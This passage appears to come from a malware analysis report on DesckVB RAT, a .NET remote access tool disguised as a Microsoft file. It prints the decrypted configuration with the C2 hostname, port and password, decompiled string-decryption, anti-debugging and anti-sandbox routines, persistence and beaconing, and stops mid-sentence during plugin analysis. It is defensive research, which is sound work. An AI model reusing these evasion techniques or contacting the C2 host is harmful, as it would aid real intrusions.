


Figure 47

As previously noted, this is a .NET application disguised as a “Microsoft” file.
The code is obfuscated as the DLLs previously analyzed. We’ll proceed with a dynamic analysis.




Figure 48 the main function

During the first stage of execution, the malware points out to what seems an encrypted configuration:




Figure 49 array pointing to an encrypted config




Figure 50 encrypted configuration

Checks are performed to retrieve the system language and region:




Figure 51 language check

Nome	Valore
System.Globalization.CultureInfo.CurrentCulture.get riportato	{it-IT}
string.ToLower riportato	"microsoft.g.resources"

Figure 52 language and region retrieved

Then a string is decrypted to obtain “stub”. We suggest this technique is adopted to avoid detection by EDRs, since it is a common word used in other well-known malwares configuration, for example XWorm:

```
9           int length = ?1?.Length;
10          char[] array = new char[length];
11          for (int i = 0; i < array.Length; i++)
12          {
13              char c = ?1?[i];
14              byte b = (byte)((int)c ^ length - i);
15              byte b2 = (byte)((int)(c >> 8) ^ i);
16              array[i] = (char)((int)b2 << 8 | (int)b);
17          }
18          return string.Intern(new string(array));
19      }
20  }
```

Figure 53 decryption runtime

array	{char[0x00000004]}
[0]	0x0053 'S'
[1]	0x0074 't'
[2]	0x0075 'u'
[3]	0x0062 'b'

Figure 54 stub string retrieved

At the line 919 the encrypted configuration in Stub.txt previously discussed is finally decrypted:




Figure 55

Nome	Valore	Tipo
Microsoft.VisualBasic.Strings.Split riportato	{string[0x00000022]}	string[]
[0]	""	string
[1]	"NzUzNQ==" 7535 (TCP port)	string
[2]	"bWFuaWthbmRhbjgzLm15c3lub2xvZ3kubmV0"	string
[3]	"Update"	string
[4]	"Desck"	string
[5]	"Microsoft Corporation"	string
[6]	"0"	string
[7]	""	string
[8]	"True"	string
[9]	"False"	string
[10]	"False"	string
[11]	"False"	string
[12]	"False"	string
[13]	"True"	string
[14]	"Update.exe"	string
[15]	"Update"	string
[16]	"False"	string
[17]	"Microsoft"	string
[18]	"True"	string
[19]	"True"	string
[20]	"G!3atM1nD83"	string
[21]	"False"	string
[22]	""	string
[23]	""	string
[24]	""	string
[25]	"True"	string
[26]	"True"	string
[27]	"False"	string
[28]	"False"	string
[29]	""	string
[30]	"False"	string
[31]	"true"	string
[32]	"nozgbr6ev4t4q7sc2hz71wjnnmwajh54"	string
[33]	""	string

Figure 56 decrypted configuration at runtime

In the following paragraph we present a brief explanation:

[1] "NzUzNQ==" → Base64 → "7535" → PORT

[2] "bWFuaWthbmRhbjgzLm15c3lub2xvZ3kubmV0" → Base64 → "manikandan83[.]mysynology[.]net" → hostname / subdomain / C2 user

[3] "Update" → Process name

[4] "Desk" → RAT name (DesckVB RAT)

[20] "G!3atM1nD83" -> password used for C2 communication

[32] "nozgrb6ev4t4c7sc2hz7iwnnmmwahj54" -> Mutex

The decrypted configuration includes runtime capability flags. In this sample, the keylogger capability is disabled at build time, suggesting either:

- operator-chosen minimal footprint
- staged enablement via plugin delivery.

The value at position 1 of the previous array is saved in a “Porta” variable (port in Portuguese):

```
Microsoft.Porta = Microsoft.kPfcPqUAj[1];
num3 = 4;
```

Figure 57

The same operation is performed for the Hostname:

```
case 10:
    Microsoft.Host = Microsoft.kPfcPqUAj[2];
    num3 = 26;
```

Figure 58

The Keylogger variable is set to “false” in this build:

```
case 20:
    Microsoft.keyloger = Conversions.ToBoolean(Microsoft.kPfcPqUAj[11]);
    num3 = 36;
```

Figure 59

The name is set to “Update.exe”:

```
case 23:
    Microsoft.Namer_Server = Microsoft.kPfcPqUAj[14];
    num3 = 13;
```

Figure 60

The ”Directorio” (directory in Portuguese) is set to “Microsoft”:

```
case 26:
    Microsoft.Directorio = Microsoft.kPfcPqUAj[17];
    num3 = 42;
```

Figure 61

The connection password to communicate with the C2 is set to "G!3atM1nD83"

```
case 29:
    Microsoft.Password_conexao = Microsoft.kPfcPqUAj[20];
    num3 = 41;
```

Figure 62

Then a check is performed on the values in positions 23 and 24. In our case they are NULL.

```
try
{
    if (Microsoft.kPfcPqUAj[23] != null & Microsoft.kPfcPqUAj[24] != null)
    {
        goto IL_2007;
    }
    int num5 = 1;
    if (<Module>{5276416d-07de-4481-9b96-bc6b285ef040}.m_6e4ee7dfc14948c691cff20a7f65bdd4.m_0670af993ea14ce49b408a6dcdc55415
     == 0)
    {
```

Figure 63

In the end, a new mutex with value “nozgrb6ev4t4c7sc2hz7iwnnmmwahj54” is created:

```
case 2:
    Microsoft.gioCNxLEs6 = new Mutex(true, Microsoft.kPfcPqUAj[32]);
    num3 = 21;
```

Figure 64

After these operations, an anti-analysis operation is performed, checking the timeout between operation to detect debugging:

```
IL_CA2:
bool flag3 = Microsoft.gioCNxLEs6.WaitOne(0, true);
```

Figure 65

```
public virtual bool WaitOne(int millisecondsTimeout, bool exitContext)
{
    if (millisecondsTimeout < -1)
    {
        throw new ArgumentOutOfRangeException("millisecondsTimeout", Environment.GetResourceString("ArgumentOutOfRange_NeedNonNegOrNegative1"))
    }
    return this.WaitOne((long)millisecondsTimeout, exitContext);
}
```

Figure 66 anti-debugging by timeout

```
1852                if (!flag3.Equals(false))
1853                {
1854                    num27 = 2;
1855                    if (<Module>{5276416d-07de-4481-9b96-
1856                    {
1857                        num27 = 0;
1858                        continue;
1859                    }
1860                    continue;
1861                }
1862                break;
1863            }
1864            Microsoft.Endpp();
```

Figure 67 check with if statement

During debugging we forced the branch condition to proceed, confirming this check gates execution.

An anti-sandbox check is also performed:




Figure 68 anti-sandbox check

The malware then obtains a list of the current processes:

```
case 10:
    IL_2B05:
    processes = Process.GetProcesses();
    num37 = 13;
    break;
```

Figure 69




Figure 70 running process list

Then every process is compared with a list of processes associated with analysis tools, including DnSpy and Wireshark:




Figure 71 check on running processes against a blacklist

When a process related to an analysis tool is in the “text4” variable, execution flow can be altered by modifying condition outcomes:




Figure 72 original value

Figure 73 altered value for anti-anti-debug

The malware implements an explicit anti-debugging check by querying System.Diagnostics.Debugger.IsAttached, conditionally altering execution flow when a debugger is detected.:


```
if (Microsoft.q0qChnFEp3 & Debugger.IsAttached)
{
    goto IL_B72;
}
int num39 = 2;
IL_B16:
switch (num39)
{
case 1:
    return;
case 3:
    IL_B72:
    Microsoft.Endpp();
    num39 = 1;
```

Figure 74 debug attached check

We need to alter the execution flow to obtain “false” and then proceed:

Nome	Valore	Tipo
System.Diagnostics.Debugger.IsAttached.get riportato	false	bool

Figure 75 "false" value used to bypass the check



```
2217    if (Microsoft.q0qChnFEp3 & Debugger.IsAttached)
2218    {
2219        goto IL_B72;
2220    }
2221    int num39 = 2;
2222    IL_B16:
2223    switch (num39)
2224    {
2225    case 1:
2226        return;
2227    case 3:
2228        IL_B72:
2229        Microsoft.Endpp();
2230        num39 = 1;
2231        if (<Module>{5276416d-07de-4481-9b96-bc6b285
2232        {
2233            num39 = 0;
2234            goto IL_B16;
2235        }
2236        goto IL_B16;
2237    }
```

Figure 76 debugger check

After we bypassed this check, the malware is preparing the terrain for the C2 communication:

Nome	Valore	Tipo
Microsoft.Amais.BaseSplit riportato	"manikandan83.mysynology.net"	string
Microsoft.VisualBasic.CompilerServices.Conversions.ToString ripor...	"manikandan83.mysynology.net"	string
text2	"Microsoft.Resources.resources.Stub.txt"	string

Figure 77 C2 endpoint

Nome	Valore	Tipo
Microsoft.Amais.BaseSplit riportato	"7535"	string
Microsoft.VisualBasic.CompilerServices.Conversions.ToString ripor...	"7535"	string

Figure 78 C2 port

Then the malware checks if the persistence is in place. If not, it creates it:




Figure 79 Create persistence

The malware also checks for its process name:




Figure 80 checking process name

Finally, the malicious loop is executed via Application.Run():




Figure 81

During dynamic analysis, the malware successfully initiates outbound TCP connections to the configured C2 server on port 7535. The infected host completes the TCP three-way handshake and transmits application-level data consistent with an initial beacon. The remote server immediately responds with TCP RST packets, indicating that the **C2 infrastructure is no longer active** or is intentionally closing the connection. Multiple retry attempts were observed, confirming the presence of an automated reconnection loop within the malware.




Figure 82

We were able to capture the data our client tried to send to the C2 server:




Figure 83

We notice some interesting data sent over:

- Desck: name of the malware “DesckVB RAT”
- Machine name
- Username
- Language and country
- 2.9.0.0 (malware version)
- 29/01/2026; it is not clear at the moment what this date represents, but it can indicate the last modification of the file (which is the same in our case)

Since the C2 was no longer active, we retrieved a PCAP file from a previous analysis where the C2 was responsive [source: https://app.any.run/tasks/55d0f8ae-19c5-41d4-b572-fe47904d74ba]

Plugin analysis

At a first glance, we notice the client sending the data to the C&C server, same as in our analysis. Then, the server replies with “RunBlugin||<BASE64_ENCODED_DLL>”




Figure 84

At the end of the base64 blob, the server sends over some parameters. One in particular is “DetectarAntivirus”. After that, another base64 payload is sent to the client.




Figure 85

We can dump and inspect the first payload using PEStudio:

